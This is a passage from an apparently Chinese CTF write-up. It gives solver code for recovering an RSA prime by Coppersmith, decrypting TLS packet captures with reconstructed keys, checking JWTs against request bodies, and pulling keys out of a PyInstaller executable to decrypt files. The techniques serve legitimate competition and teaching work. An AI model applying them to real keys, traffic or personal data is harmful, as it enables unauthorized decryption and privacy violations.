layer1_encrypted = cipher2.decrypt_and_verify(ct2, tag2) | |
nonce1, tag1, ct1 = layer1_encrypted[:12], layer1_encrypted[12:28], layer1_encrypted[28:] | |
cipher1 = ChaCha20_Poly1305.new(key=self.key_layer1, nonce=nonce1) | |
data_with_header = cipher1.decrypt_and_verify(ct1, tag1) | |
plaintext = data_with_header[4:] | |
return plaintext | |
crypto = ObfuscatedCrypto(crypto_seed) | |
with open('decrypt.bin', 'wb') as f: | |
for delta in range(224): | |
try: | |
decrypted = crypto.decrypt_data(data[:-delta]) | |
f.write(decrypted) | |
print(f'Decrypt success by cutting suffix {delta} bytes') | |
except: | |
pass |

去掉末尾 178 字节时成功解密
打开看到有压缩文件头
解压查看,压缩包内有 100 张包含了个人信息的图片
批量 OCR 字符识别
from paddleocr import PPStructureV3 | |
import os | |
folder_path = 'decrypt' | |
pipeline = PPStructureV3( | |
use_doc_orientation_classify=False, | |
use_doc_unwarping=False | |
) | |
f = open('ocr_result.txt', 'w') | |
for filename in os.listdir(folder_path): | |
if filename.endswith(".png"): | |
file_path = os.path.join(folder_path, filename) | |
output = pipeline.predict(file_path) | |
for res in output: | |
f.write(res.markdown['markdown_texts']) | |
f.close() |
搜索结果
# 数据恢复
题目给出了 RSA 证书,通过 openssl 解析参数
openssl rsa -in key_pri.pem -text |
Private-Key: (1024 bit, 2 primes) | |
modulus: | |
00:a3:7a:fd:b7:66:18:04:f4:71:9e:09:5d:4f:17: | |
17:f5:31:cb:38:01:55:f4:92:9d:a6:5c:8a:44:91: | |
65:ed:ad:0f:c9:c2:db:2a:d7:bd:92:42:51:f1:69: | |
41:00:c1:0f:9b:b4:fe:dd:37:bf:6a:6b:4b:f4:10: | |
ca:d1:b1:5e:b6:a3:b1:01:5b:0b:3b:bb:ae:6d:4e: | |
4e:d9:14:d9:72:1f:9c:c8:c8:64:0a:fb:3a:35:bc: | |
30:b1:61:94:d0:cc:4e:71:07:e4:ce:a6:52:6f:e1: | |
7a:a0:6b:db:c9:fb:1e:6d:47:fe:59:02:00:51:36: | |
d9:b7:05:c7:84:d2:01:1d:b9 | |
publicExponent: 65537 (0x10001) | |
privateExponent: | |
6d:00:00:00:00:00:00:00:00:00:00:00:00:00:00: | |
00:00:00:00:00:00:00:00:00:00:00:00:00:00:00: | |
00:00:00:00:00:00:00:00:00:00:00:00:00:00:00: | |
00:00:00:00:00:00:00:00:00:00:00:00:00:00:00: | |
00:00:00:00:00:00:00:00:00:00:00:00:00:00:00: | |
00:00:00:00:00:00:00:00:00:00:00:00:00:00:00: | |
00:00:00:00:00:00:00:00:00:00:00:00:00:00:00: | |
00:00:00:00:00:00:00:00:00:00:00:00:00:00:00: | |
00:00:00:00:00:00:00:ed | |
prime1: | |
00:9d:02:51:60:d5:6d:49:71:36:3f:3c:f2:ce:7e: | |
3e:96:21:5c:50:bf:50:d0:cc:60:6f:56:45:de:7e: | |
c1:13:d1:6d:93:13:83:e6:49:bc:2c:73:28:49:9d: | |
21:9e:29:82:b7:26:ae:41:c5:37:0a:a8:00:00:00: | |
00:00:00 | |
prime2: | |
00:aa:00:00:00:00:00:00:00:00:00:00:00:00:00: | |
00:00:00:00:00:00:00:00:00:00:00:00:00:00:00: | |
00:00:00:00:00:00:00:00:00:00:00:00:00:00:00: | |
00:00:00:00:00:00:00:00:00:00:00:00:00:00:00: | |
00:00:00:00:8f | |
exponent1: | |
00:c9:00:00:00:00:00:00:00:00:00:00:00:00:00: | |
00:00:00:00:00:00:00:00:00:00:00:00:00:00:00: | |
00:00:00:00:00:00:00:00:00:00:00:00:00:00:00: | |
00:00:00:00:00:00:00:00:00:00:00:00:00:00:00: | |
00:00:00:00:15 | |
exponent2: | |
16:00:00:00:00:00:00:00:00:00:00:00:00:00:00: | |
00:00:00:00:00:00:00:00:00:00:00:00:00:00:00: | |
00:00:00:00:00:00:00:00:00:00:00:00:00:00:00: | |
00:00:00:00:00:00:00:00:00:00:00:00:00:00:00: | |
00:00:00:a7 | |
coefficient: | |
12:00:00:00:00:00:00:00:00:00:00:00:00:00:00: | |
00:00:00:00:00:00:00:00:00:00:00:00:00:00:00: | |
00:00:00:00:00:00:00:00:00:00:00:00:00:00:00: | |
00:00:00:00:00:00:00:00:00:00:00:00:00:00:00: | |
00:00:00:2f |
其中 N 是完整的, e 是 65535 , p 的末尾抹去了 6 个字节,并且头部也少了 2 字节
可通过 Coppersmith 恢复 p
import cuso | |
from sage.all import * | |
N = 0xa37afdb7661804f4719e095d4f1717f531cb380155f4929da65c8a449165edad0fc9c2db2ad7bd924251f1694100c10f9bb4fedd37bf6a6b4bf410cad1b15eb6a3b1015b0b3bbbae6d4e4ed914d9721f9cc8c8640afb3a35bc30b16194d0cc4e7107e4cea6526fe17aa06bdbc9fb1e6d47fe5902005136d9b705c784d2011db9 | |
p_known = 0x9d025160d56d4971363f3cf2ce7e3e96215c50bf50d0cc606f5645de7ec113d16d931383e649bc2c7328499d219e2982b726ae41c5370aa8000000000000 | |
x = var('x') | |
y = var('y') | |
f = (y * 2**496) + p_known + x | |
relations = [f] | |
bounds = {x: (0, 2**50), y:(0, 2**16)} | |
roots = cuso.find_small_roots( | |
relations, | |
bounds, | |
modulus="p", | |
modulus_multiple=N, | |
modulus_lower_bound=2**(Integer(N).bit_length()//2-1) | |
) | |
print(roots) |

恢复出 p 后,可计算其他参数,然后解密
题目所说的 “变异 RSA” 是指填充方式,在 3 种(无填充, PKCS1 , PKCS1_OAEP )里面试,确定是 PKCS1_OAEP
import base64 | |
from Crypto.PublicKey import RSA | |
from Crypto.Cipher import PKCS1_OAEP | |
N = 0xa37afdb7661804f4719e095d4f1717f531cb380155f4929da65c8a449165edad0fc9c2db2ad7bd924251f1694100c10f9bb4fedd37bf6a6b4bf410cad1b15eb6a3b1015b0b3bbbae6d4e4ed914d9721f9cc8c8640afb3a35bc30b16194d0cc4e7107e4cea6526fe17aa06bdbc9fb1e6d47fe5902005136d9b705c784d2011db9 | |
e = 0x10001 | |
p_known = 0x9d025160d56d4971363f3cf2ce7e3e96215c50bf50d0cc606f5645de7ec113d16d931383e649bc2c7328499d219e2982b726ae41c5370aa8000000000000 | |
x = var('x') | |
y = var('y') | |
f = (y * 2**496) + p_known + x | |
relations = [f] | |
bounds = {x: (0, 2**50), y:(0, 2**16)} | |
roots = cuso.find_small_roots( | |
relations, | |
bounds, | |
modulus="p", | |
modulus_multiple=N, | |
modulus_lower_bound=2**(Integer(N).bit_length()//2-1) | |
) | |
print(roots) | |
p = roots[0]['p'] | |
q = N // p | |
d = pow(e, -1, (p-1)*(q-1)) | |
key = RSA.construct((N, e, d, p, q)) | |
cipher = PKCS1_OAEP.new(key) | |
# 随便尝试解密一个密文 | |
ciphertext = 'nXp80O3XBHBekOlXFBwNiJGFF9hQzp5EpzZf9RTfETbWmItbmeMVhc6dLh+TvEqEf4C2TLehQ/tzY4pnqswLnIQWiAUx79utwzIbbnobV5n1fTyZp9GZ9SuECT8GdWPbO1B+oZYTHG3/mD4iwIo08UZiijW400IDSzoRXWhhlCs=' | |
print(cipher.decrypt(base64.b64decode(ciphertext))) |
成功解密出一个手机号
# 数据溯源
# 1
请根据题目提供的证书关键参数,合成私钥解密证书。请选手找到 id 为 285 的参数合成的证书(参考附件:params.csv),可以解密哪个流量包(参考附件:pcap.zip)。并将其流量包名称作为答案提交。

id 为 285 的证书参数,给了一组 p 和 q
通过 python 构造证书,然后用 pyshark 批量尝试解密流量包
from Crypto.PublicKey import RSA | |
import os | |
import pyshark | |
e = 65537 | |
p = 177264302295959185550899884811457697789837321132319354039496340545988969470422347313577084568610012957139649359576035974322283705879187577664768699213211347033624840318251940972496063336844685896882713624561971974788692556498019960846465311267474369690812099681875735569564330504277517754796899917257323134723 | |
q = 143990163909936129648804807321551478733567016733642335522156625973321506509458427490929508866189002322826874210961910641865602374675333206288577734876005828016379170951078934469472423840724164310343028554942665656763806178050620857070820746559094989518930589089970082522430002916286799917078785172333647028571 | |
n = p * q | |
d = pow(e, -1, (p-1)*(q-1)) | |
key = RSA.construct((n, e, d, p, q)) | |
private_key_pem = key.export_key('PEM') | |
with open('server.key', 'wb') as f: | |
f.write(private_key_pem) | |
pcaps = os.listdir('pcap') | |
for i, file in zip(range(len(pcaps)), pcaps): | |
if i % 10 == 0: | |
print(f'Processed {i}') | |
with pyshark.FileCapture( | |
f'pcap/{file}', | |
override_prefs={'ssl.keys_list': 'any,443,tls,server.key'} | |
) as cap: | |
for pkt in cap: | |
if 'HTTP' in str(pkt.layers): | |
print(pkt) | |
print(file) |
# 2


按照第一题方法,将密钥和数据包一一尝试解密
import subprocess | |
from Crypto.PublicKey import RSA | |
import os | |
import json | |
import csv | |
with open('params.csv', 'r') as f: | |
reader = csv.DictReader(f) | |
keys = [( | |
int(row['p'])*int(row['q']), | |
int(row['e']), | |
pow(int(row['e']), -1, (int(row['p'])-1)*(int(row['q'])-1)), | |
int(row['p']), | |
int(row['q']) | |
) for row in reader] | |
decrypted = [] | |
results = {} | |
pcaps = os.listdir('pcap') | |
for i, key in zip(range(1, len(keys)+1), keys): | |
key = RSA.construct(key) | |
private_key_pem = key.export_key('PEM') | |
# 保存为 PEM 文件 | |
with open(f'keys/{i}.key', 'wb') as f: | |
f.write(private_key_pem) | |
for file in pcaps: | |
if file in decrypted: | |
# print(f'{file} already decrypted') | |
continue | |
decrypt_flag = False | |
try: | |
out = subprocess.run([ | |
'tshark', '-r', f'pcap/{file}', | |
'-o', f'tls.keys_list:0.0.0.0,443,http,keys/{i}.key', | |
'-Y', 'http', '-T', 'json', | |
], capture_output=True, timeout=10, text=True) | |
pkt = json.loads(out.stdout)[0] | |
if pkt and 'http' in pkt['_source']['layers'].keys(): | |
print(f'[+] key{i} decrypt {file} success') | |
results[file] = pkt['_source']['layers']['http'] | |
results[file]['http.file_data'] = json.loads(results[file]['http.file_data']) | |
results[file]['_key_id'] = i | |
decrypted.append(file) | |
decrypt_flag = True | |
except: pass | |
if decrypt_flag: | |
break | |
with open('decrypt.json', 'w') as f: | |
json.dump(results, f, indent=2, ensure_ascii=False) |
# 3

题目提示真实神人写的
这题跟姓名拼音没半点关系,实际上需要验证每个请求的 JWT 解密结果和 http.file_data 是否相同
解密后将两个数据一一对比就行了
import json | |
import base64 | |
with open('decrypt.json', 'r', encoding='utf-8') as f: | |
data = json.load(f) | |
for k, v in data.items(): | |
jwt = v['http.authorization'].split('.')[1] | |
jwt += "=" * (-len(jwt) % 4) | |
jwt = json.loads(base64.b64decode(jwt)) | |
req = v['http.file_data'] | |
if jwt['username'] != req['username'] or jwt['phone'] != req['phone']: | |
print(jwt, req) |

结果只是电话号码不一样
# 文档安全
# 1

图标显示是 python 打包的 exe,首先解包
python pyinstxtractor.py en.exe |
在解包目录下的 key 目录,找到公钥和私钥
# 2

入口为 encrypt_files.pyc
还原 python 源代码
pycdc encrypt_files.pyc > encrypt_files.py |

根据加密代码编写解密代码解密文件
import os | |
from cryptography.hazmat.primitives.ciphers import Cipher, algorithms, modes | |
from cryptography.hazmat.primitives import hashes | |
from cryptography.hazmat.primitives.asymmetric import padding as asym_padding | |
from cryptography.hazmat.primitives import serialization | |
from cryptography.hazmat.backends import default_backend | |
key_folder = 'en.exe_extracted/key' | |
directory = 'pdfs' | |
with open(f'{key_folder}/pr.pem', 'rb') as f: | |
private_key = serialization.load_pem_private_key(f.read(), None, default_backend()) | |
with open('store.key', 'rb') as f: | |
aes_key = private_key.decrypt(f.read(), asym_padding.OAEP(asym_padding.MGF1(hashes.SHA256()), hashes.SHA256(), None)) | |
print(aes_key) | |
cipher = Cipher(algorithms.AES(aes_key), modes.ECB(), default_backend()) | |
decryptor = cipher.decryptor() | |
for file in os.listdir(directory): | |
with open(f'{directory}/{file}', 'rb') as f: | |
encrypted_data = f.read() | |
decrypted_data = decryptor.update(encrypted_data) | |
with open(f'decrypted/{file.rstrip('.enc')}', 'wb') as f: | |
f.write(decrypted_data) | |
# print(decrypted_data) |
解密后文档可以正常打开
# 3
